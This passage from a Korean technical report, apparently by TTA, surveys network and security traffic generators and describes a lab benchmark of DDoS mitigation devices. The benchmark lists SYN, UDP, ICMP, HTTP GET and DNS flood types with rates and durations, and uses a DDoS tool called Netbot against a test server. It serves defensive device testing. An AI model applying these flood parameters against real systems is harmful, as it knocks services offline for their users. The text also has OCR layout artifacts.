[표 4-7] Reflector 구성

|  |  |
| --- | --- |
| 시스템 | 요구사항 |
| Reflector 2500 | Chassis로서 Model B 와 Model C 가 있으며,  둘은 capacity의 기능은 동일하며, 단지 capacity  의 차이. Model C 가 최고의 성능을 제공  (예, Open connection test의 경우 model B = 1,100,000 model C = 2,000,000 ) |
| Fiber 1G Interface  Card (LC type) | 인터페이스 카드로서 하나의 카드에 2개의 port  제공. 하나의 섀시에 두개의 카드 설치 가능 |
| C o p p e r | 인터페이스 카드로서 하나의 카드에 2개의 port |

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 1 0 / 1 0 0 / 1 0 0 0  Interface Card | 제공. 하나의 섀시에 두개의 카드 | 설치 가능 | | |
| 그 외 프로토콜 및  기능별 옵션 및 라이선스 | 프로토콜 및 기능에 대한 다양한 며, 각 옵션들에 대한 라이선스가 | 옵션이 제공 | 제공 | 되 |

라. 소프트웨어 요구 사항

[표 4-8] 소프트웨어 요구 사항

|  |  |
| --- | --- |
| 시스템 | 요구사항 |
| 운용시스템 | Windows 2000 |
| Windows XP - Professional Edition 권장 |
| Third-party Software | Microsoft Excel : 결과가 CSV 파일로 저장 되며, 분석  시 Excel 이 필요 |
| Internet Explorer 6.0, Service Pack 1 이상 : 결과 파일  을 HTML 형식으로 변환 및 확인 시 필요 |
| Adobe Acrobat Reader 4.0 또는 그 이상 : 결과 파일을  PDF 파일로 변환 및 확인 시 필요 |
| Java Virtual Machine (JVM) 1.4.1 또는 그 이상 |

1. BreakingPoint Elite [3,4]

BreakingPoint Elite 장비는 고성능의 네트워크 장비 및 어플리케이션 서버 테스트를 위한 L2-L7 트래픽 발생이 가능하며, 한 번의 설정으로 간편하게 사용 가능한 장비다. HTTP 프로토콜 기반의 테스트 환경 및 L4-L7 트래픽을 발생하는 기존의 장비와는 다르게, BreakingPoint Elite 장비는 40Gbps의 실시간 보안 공격이 혼합된 어플리케이션 트래픽 발생 이 가능하다.

가. BreakingPoint Elite의 주요 특징

o 서버, 스위치, 로드 밸런싱, 프록시, 방화벽, IDS/IPS, VPN 게이트웨 이, WAN 최적화 장비를 포함한 최신 컨텐츠 기반의 장비 테스트를 위한 복합적인 L2-L7 트래픽 발생

o 복합적인 어플리케이션 트래픽 및 실제 보안 공격

- 70 가지 이상의 어플리케이션 프로토콜 : RADIUS Accounting, RADIUS Access, AOL IM, IRC, Jabber, Windows Live Messenger, Yahoo! Messenger, IBM DB2, Informix, Microsoft SQL, Oracle, Postgres, Sybase, FTP, Gopher, HTTP, NNTP, RSync, TFTP, IPP, NetBIOS, NFS, SMB/CIFS, DCE/RPC,

VMware VMotion, IMAP4(IMAPv4 Advanced), POP3 (POP3 Advanced), SMTP, Endpoint Mapper, Exchange Directory, MAPI (Exchange), FIX, FIXT, World of Warcraft, H.225.0, H.245, RTP, RTSP (Advanced), SIP, Encrypted BitTorrent, eDonkey, Gnutella, RLogin, Telnet, HTTPS, SSH, Twitter, DNS, Ident, Finger, LDAP, NTP, RPC Bind, RPC Mount, SNMP, Sun RPC, Syslog, Time, MM1Chargen, Daytime, Discard, Echo, OWAMP Control, OWAMP Test, QOTD, TWAMP Control, TWAMP Test 등

* IPv6, SSL 지원

- API 사용으로 사용자 환경의 어플리케이션 생성

- 혼합 프로토콜 구현에 따른 성능 저하 없음

o 대부분의 보안 지원

- 3,700 가지 이상의 실제 보안 공격

* Microsoft® Tuesday 지원

- 80 가지 이상의 침입 회피 기술

- Zero-day 어플리케이션 트래픽 구성

- 매주 프로토콜/보안 업데이트

o 어플리케이션 프로파일 기능으로 실제 어플리케이션 트래픽 테스트

* + 캡처 트래픽을 이용, Re-create, Re-play 기능

o 4U Chassis 기반의 장비 중에서는 최강의 세션 발생 성능 및

Throughput

- 15,000,000 TCP 동시 세션

- 초당 1,500,000 TCP 세션

- L4-L7 40Gbps 트래픽, 최대 200Gbps 트래픽까지 확장 가능

- L2-L3 80Gbps 트래픽, 최대 800Gbps 트래픽까지 확장 가능

o 높은 성능

- L4-L7 트래픽을 위한 최고의 10Gbps 포트

* + - 10 GigE / 1GigE, Copper / Fiber 인터페이스

- 다중 사용자 지원

- 포트 당 최대의 트래픽 캡처 버퍼

- 최소의 장비 사용 공간 (4U)

- 가격 대비 최고 성능의 TCP 세션 발생

- 가격 대비 최고 성능의 L4-L7 트래픽

o 테스트 자동화 및 테스트 구성 환경 저장

* + Adobe Flash 기반의 직관적인 매니지먼트 GUI o 리포트 자동 생성

나. BreakingPoint Elite 시스템 구성

* + 3 slot chassis with 1 system controller
  + Up to 2 interface cards per chassis; options include: o 10 GigE interface card:
    - 4 x 10 GigE ports
    - XFP interface
    - 2GB of capture buffer per port o 1GigE interface card:
    - 8 x 1 GigE ports
    - SFP interface
    - 1GB of capture buffer per port

다. BreakingPoint Elite 시스템 특성

* + Rack Units: 4

o Installed: 17.4"(W) x 7"(H) x 19.5"(D), 44.2cm(W) x 17.8cm(H) x 49.8cm(D)

* + Shipping Weight: 45 lbs. (20.4kg)
  + Operating Environment: 15°C to 40°C
  + Non-Operating Environment: -20°C to 70°C o Power Requirements: 100-240V, 50/60Hz
  + Maximum Power Consumption: 1200W
  + Regulatory Approvals: FCC Class A, CE, EN60950 o One-year Warranty

1. Ixia(IxChariot) [6]

IxChariot은 유/무선 네트워크간의 성능을 테스트 할 수 ldT는 테스트 솔루션이다. IxChariot은 실제적인 네트워크 상황과 거의 유사한 트래픽 을 발생 시킨 후, 이러한 조건에서 시스템이나 장비의 성능, 그리고 IPTV, VOD, VoIP 등의 품질을 예축해 줄 수 있다. 또한, IxChariot은 WiFi Alliance의 표준 인증을 위한 공식 테스트 장비로 사용 되고 있다.

기업체들의 네트워크와 시스템 등의 업그레이드와 서비스 어플리케이 션의 적용 및 다양성에 따라, 네트워크나 시스템의 성능 및 취약점에 대

한 점검은 관리를 위한 중요한 사항 중에 하나이다. IxChariot의 테스트 솔루션을 이용하여, 기업체나 관공서 등의 네트워크, Infrastructure나 시 스템의 안정성을 가져오기 위해 테스트하고 점검할 수 있도록 지원한다.

가. IxChariot의 주요 특징

o 멀티플랫폼 지원

- IxChariot는 다음 항목을 포함한 30개 이상의 플랫폼에서 트래픽을 생성하는 경량의 성능 종단점 집합을 지원

․Ixia의 성능 테스트 시스템

․HP-UX

․IBM AIX

․Linux

․Mac OS X

․Microsoft Windows CE, NT, XP, 2000, 2003, Vista

․Sun Solaris


나. Test plans

* Testing Packet Switched Network Performance of Mobile Wireless Networks
* WLAN Roadming Performance Testing o WLAN Testing
* Triple Play Testing with IxChariot o Testing L7 Traffic shaping Polices
* IPv4/IPv6 and baseline IPv6 performance Testing o DoS(Denial of Service) Attack Testing
* NAT Network Testing
* VoIP Testing with measuring VoIP Call Quality by E-Model
* Conformance and Performance Testing for IP Sec Virtual Private Networks (IPSec)
* Conformance and Performance Testing for Multi-Protocol Label Switching(MPLS)

1. Ixia(IxLoad)

Layer4부터 Layer7까지의 어플리케이션 레벨을 지원하는 장비 및 시 스템의 성능, 기능, 품질을 측정한다. IxLoad는 video, voice, data 등의 multiplay 서비스와 어플리케이션 전송 플랫폼의 융합을 테스트하기 위 한 솔루션이다. IxLoad는 data, voice, video 가입자들을 에뮬레이션하고 이와 관계된 프로토콜과 콘텐츠를 생성하여 테스트 하고자 하는 플랫폼 의 성능 측정 및 가입자들이 느끼는 data의 접속속도 품질, voice의 품 질, video의 품질을 측정한다.

MPEG, IGMP, RSTP 등과 같은 video 관련 프로토콜, SIP, H.323, H.248, SCCP, MGCP 등과 같은 voice 관련 프로토콜, HTTP, P2P, FTP, SMTP 등과 같은 data 관련 프로토콜, 이에 더해, Infrastructure의 측면 에서 중요한 사항인 DNS. DHCP, AAA 서비스, 그리고 802.1x와 NAC 와 같은 Ls/L3 인증 메커니즘을 포함한 보안 관련된 프로토콜 등과 함 께 방대한 트래픽을 생성하여 기업의 네트워크 구성 장비 및 시스템을 테스트 할 수 있다.



(그림 4-3) video voice data traffic mix [4]

가. IxLoad의 주요 특징

o 비디오(Video) 테스팅

- IxLoad는 비디오 서버, 멀티캐스트 라우터, 비디오 네트워크 등의 성능을 측정한다. 이 때 IxLoad는 비디오서버와 수백만 명의 VoD, Broadcast 비디오 가입자를 에뮬레이션 한다. MPEG, IGMP, MLD, RTSP등의 프로토콜을 지원하고 있으며, MDI를 이용한 네 트워크상의 비디오 전송 품질과 TVQM을 이용한 비디오 품질을 측정할 수 있다.

o 보이스(Voice) 테스팅

- IxLoad는 VoIP 네트워크 장비와 서비스의 기능성을 테스트한다. 지원 프로토콜은 SIP, SCCP (Skinny), H.323, MGCP와 H.248 (MEGACO)이다. IxLoad는 수천의 SIP 발신자(caller)와 수신자 (callee)를 이용한 성능 테스트 시나리오 생성이 가능하다. 또한

SIP Class 5 에뮬레이션 및 리얼타임 PESQ스코어 제공 등 다수의

call시나리오와 테스트 환경을 제공한다.

* 컨텐츠(Content-aware) 네트워크 테스팅
  + IxLoad는 Deep Packet Inspection(DPI) 장비, 로드밸랜서(Server Load Balancers-SLB), 방화벽(Firewall), 웹 서버(Web Server), 메일 서버(Mail Server) 등을 포함한 장비와 컨텐츠 네트워크 (Content-aware)의 성능을 측정한다. 이 때, 수 백만의 클라이언트 (Client)와 다양한 서버군(Servers)을 실제적인 성능테스트 시나리오 생성이 가능하다. TCP, HTTP, SSL FTP, SMTP, POP3, IMAP, RTP, Telnet, DNS, LDAP, DHCP, SIP, MPEG, IGMP등의 프로토

콜을 지원하며, 취약성(Vulnerability) 패턴 및 Distributed Denial of Service(DDoS) 어택 테스트도 가능하다.

* + IxLoad는 “stateful traffic”을 이용 실제 어플리케이션 트래픽을 생 성한다. 또한 캡처된 트래픽을 재가공하여 트래픽 생성이 가능 하 다.
  + IxLoad는 그 외에도 P2P (BitTorrent, eDonkey)와 PPPoE, SSL, RADIUS, WAP 등의 테스트도 가능하다.

o Layer 4-7 보안 테스팅

* + IxLoad는 방화벽(Firewall), SSL게이트웨이, 바이러스 스캐너(Virus Scanner), 스팸 필터(Spam Filter), Intrusion Detection Systems(IDS), Intrusion Prevention Systems(IPS) 등의 Layer 4-7 보안 장비의 성능을 테스트한다. 이 때 Distributed Denial of Services(DDoS)뿐만 아니라 다양한 Layer 4-7프로토콜을 사용하여 클라이언트(Client), 서버(Server) 생성이 가능하다. 중요 요소는 다 양한 유저 트래픽의 혼용과 비정상 트래픽, 바이러스 메일 등을 생 성할 수 있다.

o Layer 2-3 보안 테스팅

- IxLoad는 802.1x인증관련 테스트가 가능하다. 이 때, Large-Scale의 802.1x 클라이언트(supplicants) 생성을 지원한다. MD5, TLS, TTLS, PEAP, NAC의 인증모드를 지원한다.

* 무선(Wireless) 테스팅

- WAP, GTP프로토콜 지원과 GGSN테스팅을 위한 SGSN을 생성한 다.

* 브로드밴드(Broadband) 테스팅
  + B-RAS, DSLAM, CMTS, Edge라우터를 포함한 브로드밴드 (Broadband) Aggregation장비를 테스트한다. PPPoE, PPPoA, L2TPv2, L2TPv3를 지원한다.

1. SmartBits(SmartApplication) [7]

스마트 어플리케이션은 Internet engineering Task Force(IETF)에 기반 을 둔 위도우 기반의 어플리케이션이다. 또한 인터커넥트 테스팅을 지원 한다.

* + Benchmarking Methodologies Working Group RFCs
    - RFC 1242 "Benchmarking Terminology for Network Interconnection Devices"
    - RFC 2544 "Benchmarking Methodology for Network Interconnect Devices"

가. SmartApplication의 주요 특징

* + 10/100/1000 Ethernet, Token Ring, ATM 과 Frame Relay, 혼합된

토플로지의 테스팅이 가능

o 모든 스마트카드와 호환

o GPS를 이용하여 리모트 레이턴시 단방향 테스팅 가능

* + Layer 2, Layer 3테스트 가능


o "Next Hop" 라우터 테스트 가능

* + 1 to 1, 1 to Many, and Many to 1 테스트 가능

o 단방향과 양방향 테스트 가능

1. SmartBits(SmartFlow)

SmartFlow는 QoS 테스트를 위한 최초의 어플리케이션으로 활용도가 많다.



(그림 4-4) SmartFlow Overview [8]

가. SmartFlow의 주요 특징

* Layer 2/3 testing 을 위한 정교한 Network/VLAN 지원

o priority option 과 flow 당 rate 를 포함하는 정교한 QoS 지원

10/100/Gig/10Gig Ethernet 지원

* ATM OC3c/12c, WAN (Channelized DS3),

POS OC3c/12c/48c/192c 지원

* 여러 개의 트래픽 형태를 가지는 Test setup Wizards o unicast 와 multicast traffic 지원
* UDP/TCP/ICMP 데이터를 가지는 IPv4와 IPv6 지원

o high density "cyclic" flows 지원

* BGP4 (flapping 포함) 와 MPLS (RSVP-TE) 지원

o 자세한 히스토그램 분석 및 통계

* Tracks per-test, per-group, per-port, and per-stream results o Tracks errored and stray flows
* 다양한 형식의 결과치 저장(including HTML)
* SAI (Script Automation Interface) export for test automation

나. SmartFlow 4.00 - 신기능

* Traffic re-classification에 대한 SmartTracker 테스트
* Flow 당 가중된 프레임 크기의 IMIX (Internet mix) 설정.
* VLAN stacking ("Q-in-Q" 그리고 “Super VLANs"로 알려져 있음) o Flow당 그리고 테스트 당 속도 배분에 의한 Flow 조절
* XD LAN 포트 기반에서 2,047개의 non-cyclic flows 지원
* SmartBits 600B 섀시
* LAN-33xx 모듈의 포트에서 ICMP protocol 지원.
* ATM에 대한 새로운 Encapsulation Modes (bridged) 지원

o Frame 수에 의한 전송 지원

o 단일포트 테스트 지원


* Track Padded 프레임 지원
* 38-byte PDU 전송 지원
* 결과에 대한 Frame Loss filter 지원
* Custom Frame 지원.
* 포트 당 SAI Multiple IPv6 prefixes 지원
* Prefix당 여러 개의 IPv6 VLANs o Custom SAI Export 업데이트

o LAN-33xx 모듈에서 10,000 바이트의 Jumbo frame 크기 지원

* 최대 ATM flows 8,000개)
* Port pairs 목록 변경(역방향) o 프레임 크기별로
* Flow 당 Custom Frame sizes와 속도는 동시에 운용되어짐


1. ThreatEx(ThreatEx 2900) [9]

ThreatEx는 네트워크 및 구성 장비의 신뢰성 테스트를 위해 Denial of Service (DDoS), CodeRed II worm, Nimda, SQL Slammer 와 같은 다 양한 유해 트래픽을 발생을 통한 트래픽 발생을 통한 네트워크와 구성장 비(IPS, IDS, Firewall, Application Server등) 보안 장비의 신뢰성 (Reliability) 테스트 제공한다.



(그림 4-5) ThreatEx의 DUT Test [10]

Avalanche제품과 함께 사용하여 실제 인터넷상의 트래픽과 동일하게 다양한 HTTP, FTP, DNS, TELNET,스트리밍 등과 같은 일반 트래픽을 발생 하며 이 일반 트래픽과 ThreatEx에서 생성한 유해트래픽을 함께 발생 하여, 정상트래픽과 유해트래픽이 하나의 port 로 발생 하여 보안 장비의 기능과 성능 시험을 제공 한다. ThreatEx는 다양한 DDoS Traffic(SynAttack, Syn Flooding, Smurf, Ping attack 등)을 제공 하며, ThreatEx Designer를 사용하여, 사용자가 정의한 공격패턴을 정의 하여, 더욱 강력한 테스트를 제공한다.



(그림 4-6) ThreatEx Appliance [10]

가. ThreatEx Appliance 인터페이스

* Pass Thru Interface : 외부의 트래픽을 받아주는 interface
* Threat Generation Interface : 유해트래픽을 발생하는 interface로서 Pass Thru interface 사용 시 이 interface를 통하여 일반 트래픽을 보낼 수 있음
* Virtual Server (Reflector) Interface : 어택의 대상 interface 로서 어 택을 수신하는 interface

나. Software Option

1. 유해트래픽 업데이트(ThreatEx Knowledge Base)

웹 기반의 Subscription Service 로서 매일 새롭게 발생되는 Attack 들 에 대한 업데이트 서비스, 메일링 리스트에 등록을 하면 매일 업데이트 되는 Attack에 대한 정보를 메일로 받을 수 있으며, 또한 Web으로 접속 하여 ThreatEx를 제어하는 PC에 다운 받아서 사용할 수 있다.

1. 트래픽 에디터(ThreatEx Designer)

기존 유해트래픽 또는 새로운 트래픽을 사용자가 생성 하거나 변경하 여 ThreatEx를 통하여 발생할 수 있는 소프트웨어로써 다음과 같은 일 을 한다.

* + Develop Site Specific Threats : 사용자가 특수한 Threats를 생성하 여 발생 할 수 있음
  + Variants of Existing Threats : 현재 존재하는 Threats를 사용자가 변형을 하여 발생 할 수 있음

o New Protocols : 사용자가 새로운 프로토콜 생성 가능

o Payload Editor : 사용자가 원하는 페이로드를 설정 하여 발생 가능

* + File Capture / Replay

1. ThreatEx Protocol Fuzzing Suite (Voice, IPTV, WEB)

Voice, IPTV, WEB 각각의 Test Suite별 백만개 이상의 다양한 Test Case를 제공 하여 네트워크 또는 네트워크 장비에서 알려지지 않은 문 제점을 사전 확인 하여 실제 네트워크에서 장애 발생 확률을 줄여 준다.

1. WIFI Attack Test Suite
   * ThreatEx appliance에서 WiFi attack 지원

o 802.11 a/b/g 지원

* + Denial of Service (DoS) 지원
  + Scanning 지원
  + Stateful 과 stateless attacks 지원

1. 자동화 지원(Threat Walker)

o 유해 트래픽의 주기적인 발생

o TCL을 이용한 자동화 지원

o 기본 제공 프로그램

제 **2** 절 계측기를 통한 **DDoS** 대응용량 측정방법 조사

[11]

1. DDoS 한계용량 준비사항

아래 내용은 계측기를 이용한 한계용량 측정 방안이므로 계측기 및 계 측 방법은 변경될 수 있다.

가. BMT Testbed 구성용 준비사항

(1) DDoS 한계용량 대응 시스템 (이하, 시험대상장비 or DUT (Device under Test))

(가) 시험대상장비는 테스트에 참여하는 업체가 준비

(나) 시험대상장비는 시험 중 문제 발생을 고려하여 (가급적) 2대 이상 준비

(다) 시험대상장비에 필요한 기타 물품 준비

* + 1GE : GBIC, multimode cable
  + 10GE : GBIC(필요시), singlemode cable (2) 시험장비

(가) Test traffic 생성용 계측기 STC : TTA 준비

(나) Test traffic 생성용 계측기 Avalanche/Reflector : TTA 준비

* + Avalanche/Reflector 2900 1 set (10/100/1000 UTP 8 ports)
  + Avalanche/Reflector 2500 1 set (1 GE Fiber 8 ports) (다) Test traffic 생성용 계측기 Smartbit : TTA 준비

(3) Testbed 구성용 부가장비

(가) 부가장비

o Switch 4 대 (시험 대상장비 및 계측기 연결 interface 고려 준비) o Router 1 대 (시험 대상장비 및 계측기 연결 interface 고려 준비) o IPCheck network monitoring tool


o DDoS attack tool (Netbot)

2. 시험 항목

[표 4-9] 시험 항목

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 번호 | 대분류 | 중분류 | 소항목 | 비고 |
| 1 | DDoS 공격, 탐지 / 차단 기능 | Flood 공격 | TCP Syn Flood | Health check  및 정상  traffic(HTTP)  동시 인가 |
| 2 | UDP Flood |
| 3 | ICMP Flood |
| 4 | TCP ACK Flood |
| 5 | Fragment 공격 | UDP Fragment |
| 6 | 혼합공격 | ICMP + UDP Flood |
| 7 | 응용계층 (L7)  공격 | Valid HTTP Get  Flood |
| 8 | Invalid HTTP Get  Flood |
| 9 | DNS Query Flood |
| 10 | 대량 UDP  Flood | UDP Flood(1,518  Byte) |
| 11 | DDoS 공격 툴, 탐지/차 단 기능 | C o m m o n Attack | ICMP Flood | 피해 사이트로 의 정상접속 측정(HTTP 접 속) 및 정상 traffic(HTTP) 동시 인가 |
| 12 | UDP Flood |
| 13 | UDP Small Size |
| 14 | TCP Multi-Connect |
| 15 | Web Attack | NoCache Get Flood |
| 16 | HTTP GET Nothing |
| 17 | C o m b i n e Attack | SYN+UDP Flood |
| 18 | ICMP+TCP Flood |
| 19 | UDP+TCP Connect |
| 20 | 기타 | Established Attack |
| 21 | 안정성(탐지 기능만 On) | 정상 상태 | Frame Loss, Latency |  |
| 22 | 정전 발생 시 | Frame Loss, Latency |

3. 시험방법



(그림 4-7) DDoS 한계용량 측정 구성도 가. DDoS 공격 탐지/차단 기능

(1) 시험목적

Normal(정상) traffic 및 Health check traffic과 함께 인가된 Attack traffic에 대한 차단 기능을 확인한다.

(2) 시험구성

(가) DUT와 계측기를 연결

(나) DUT에 공격 탐지 및 차단 기능 설정

(다) 계측기(Avalanche)에 Normal traffic 설정

(라) 계측기(STC)에 Health check 및 Attack traffic 설정

(마) 계측기(Smartbit)에 Attack traffic 설정

(3) 시험절차

(가) Test traffic 구성 (Flood, Fragment, 혼합공격)

[표 4-10] Test traffic 구성(Flood, Fragment, 혼합공격)

|  |  |  |
| --- | --- | --- |
| Test traffic type | Target | Test traffic Load |
| Attack Traffic | Victim | TCP Syn Flood (900 Mbps) 128 Byte |
| UDP Flood (900 Mbps) 1,518 Byte |
| ICMP Flood (900 Mbps) 512 Byte |
| TCP Ack Flood (900 Mbps) 128 Byte |
| UDP Fragment (900 Mbps) 128 Byte |
| ICMP+UDP Flood (450 Mbps \* 2)  각512 Byte |
| Health check  Traffic | Victim | HTTP (1 cps) |
| Normal Traffic | Reflector | HTTP (10,000 Tps) |

(나) Normal traffic 및 Health check traffic을 DUT로 인가

1. Avalanche Normal traffic
   * Protocol : HTTP 1.0 without keepalive
   * Variations : Src IP 2,500개 / port, Dst IP 200개 / port o Traffic load : 10,000 Tps
2. STC Health check traffic
   * Protocol : HTTP 1.0 without keepalive
   * Variations : 1 (host pool)
   * Traffic load : 1 cps

(다) Normal traffic 및 Health check traffic이 sustain 구간에 접어든 1분 후 Attack traffic을 동시 인가

1. STC Attack traffic
   * Variations : Src IP 100 개
   * Frame size : 각 Attack type 별 변동 size
   * Input load : 900 Mbps (90% of 1 Gbps interface rate) o Total duration : 8분
2. Smartbit Attack traffic
   * Traffic direction : 1-to-1, uni-directional o Attack Type : 1-to-1, uni-directional
   * Variations : Src IP 200개/port, Dst IP 200 or 1개/port o Frame size : 1,518-Bytes
   * Input load : 8 or 16 Gbps o Total duration : 8분

(라) 각 Attack traffic별로 DUT 탐지 화면 및 시험결과 저장

(마) Test traffic 구성 (세션, L7공격)

[표 4-11] Test traffic 구성(세션, L7공격)

|  |  |  |
| --- | --- | --- |
| Test traffic type | Target | Test traffic Load |
| Attack Traffic | Victim | Valid HTTP Get Flood (18,000 Tps) |
| Invalid HTTP Get Flood (18,000 Tps) |
| DNS Query Flood (10,000 Qps) |
| Health check  Traffic | Victim | HTTP (1 Tps) / DNS (1 Qps) |
| Normal Traffic | Reflector | HTTP (10,000 Tps) |

(마) Normal traffic 및 Health check traffic을 DUT로 인가

1. Avalanche Normal traffic
   * Protocol : HTTP 1.0 without keepalive
   * Variations : Src IP 2,500개 / port, Dst IP 200개 / port o Traffic load : 10,000 Tps
2. Avalanche(IPCheck) Health check traffic
   * Protocol : HTTP 1.0 without keepalive, DNS (IPCheck) o Variations : 1 (host pool)
   * Traffic load : HTTP (1 Tps), DNS (1 Qps) o DNS query : [www.tta.or.kr](http://www.tta.or.kr/)

(바) Normal traffic 및 Health check traffic이 sustain 구간에 접어든 1분

후 Attack traffic을 동시 인가

1. Avalanche Attack traffic
   * Protocol : HTTP 1.0 without keepalive, DNS (invalid

domain)

* + Variations : 200 (host pool)
  + Traffic load : HTTP (18,000 Tps), DNS (10,000 Qps) o DNS query : invalid.tta.or.kr
  + Total duration : 10분 (Sustain time : 7분)

1. Smartbit Attack traffic
   * Traffic direction : 1-to-1, uni-directional o Attack Type : UDP Flooding
   * Variations : Src IP 200개/port, Dst IP 200 or 1개/port o Frame size : 1,518-Bytes
   * Input load : 8 or 16 Gbps o Total duration : 8분

(사) 각 Attack traffic별로 DUT 탐지 화면 및 시험결과 저장

(4) 시험결과

(가) Normal traffic 결과 저장 (Avalanche) o # of Attempt HTTP requests

* + # of HTTP requests successful o # of HTTP requests failed 등

(나) Health check traffic 결과 저장 (STC, Avalanche)

1. HTTP
   * # of HTTP requests
   * # of HTTP requests successful o # of HTTP requests failed 등
2. DNS
   * # of DNS query requests
   * # of DNS query request successful o # of DNS query request failed 등

(다) Attack traffic 결과 저장 (STC, Avalanche, SmartBits)

1. Flood, Fragment, 혼합공격

o 총 8분 attack time 내에 송수신량을 기준으로 차단량( # of Tx Frames - # of Rx Frames)을 기록하고 이 값을 pps/bps 로 환산 하여 기록

2) 세션, L7공격

* + Health check traffic 결과와 동일 필드 결과 값

※ 장비 Down이나 재부팅 발생 시 간략한 사유/원인(불명포함) 필히 기록 요망

나. DDoS 공격툴 대응 성능

(1) 시험목적

DDoS 공격툴로 공격 시 피해 웹서버에 대한 보호 성능을 측정한다. (2) 시험구성

* + DUT와 Attack PC, Health Check PC를 연결

o DUT에 공격 탐지 및 차단 기능 설정

* + 계측기(Avalanche)에 Normal traffic 설정
  + Attack PC에 Attack traffic 설정
  + Health Check PC를 통해 웹서버 보호 유무 측정

(3) 시험절차

(가) Test traffic 구성

(나) Normal traffic을 DUT로 인가

1. Avalanche Normal traffic
   * Protocol : HTTP 1.0 without keepalive
   * Variations : Src IP 2,500 개 / port, Dst IP 200 개 / port o Traffic load : 10,000 Tps

(다) Normal traffic이 sustain 구간에 접어든 1분 후 Attack PC로부터 Attack traffic 및 Health Check PC로부터 Health Check traffic 을 인가

1. Attack PC에 설정한 Attack traffic (10종) o Total duration : 8분
2. Health Check PC에 설정한 Health Check traffic
   * Protocol : HTTP o Total duration : 8분

(라) Health Check PC 결과 및 DUT 탐지 화면 저장

(4) 시험결과

(가) Normal traffic 결과 저장 (Avalanche) o # of Attempt HTTP requests

* + # of HTTP requests successful o # of HTTP requests failed 등

(나) Attack traffic 결과 저장

* + 총 8분 attack time중 Health Check PC의 IPCheck Network monitor의 HTTP request report의 처음 4분이 지난 후 3분간의 결 과를 최종 데이터로 활용

(다) Attack traffic 결과 저장 (피시험 장비)

* + Average Tx bps, Average Rx bps (Attack traffic 생성 시작 전과

후의 화면덤프, 로그파일 등으로 저장)

※ 장비 Down이나 재부팅 발생 시 간략한 사유/원인(불명포함) 필히 기록 요망

다. 안정성

(1) 시험목적

DUT에 공격 탐지 기능만 Enable한 상태에서 DUT가 정상 동작 시와 고장 (정전) 발생시 test traffic의 전송 성능을 측정하고 비교한다.

(2) 시험구성

o DUT와 계측기를 연결

o DUT에 공격 탐지 기능만 설정

* + 계측기에 test traffic을 설정

(3) 시험절차

(가) Test traffic 구성

* + Traffic pattern : 1-to-1, uni-directional (externalàinternal) o Protocol : UDP
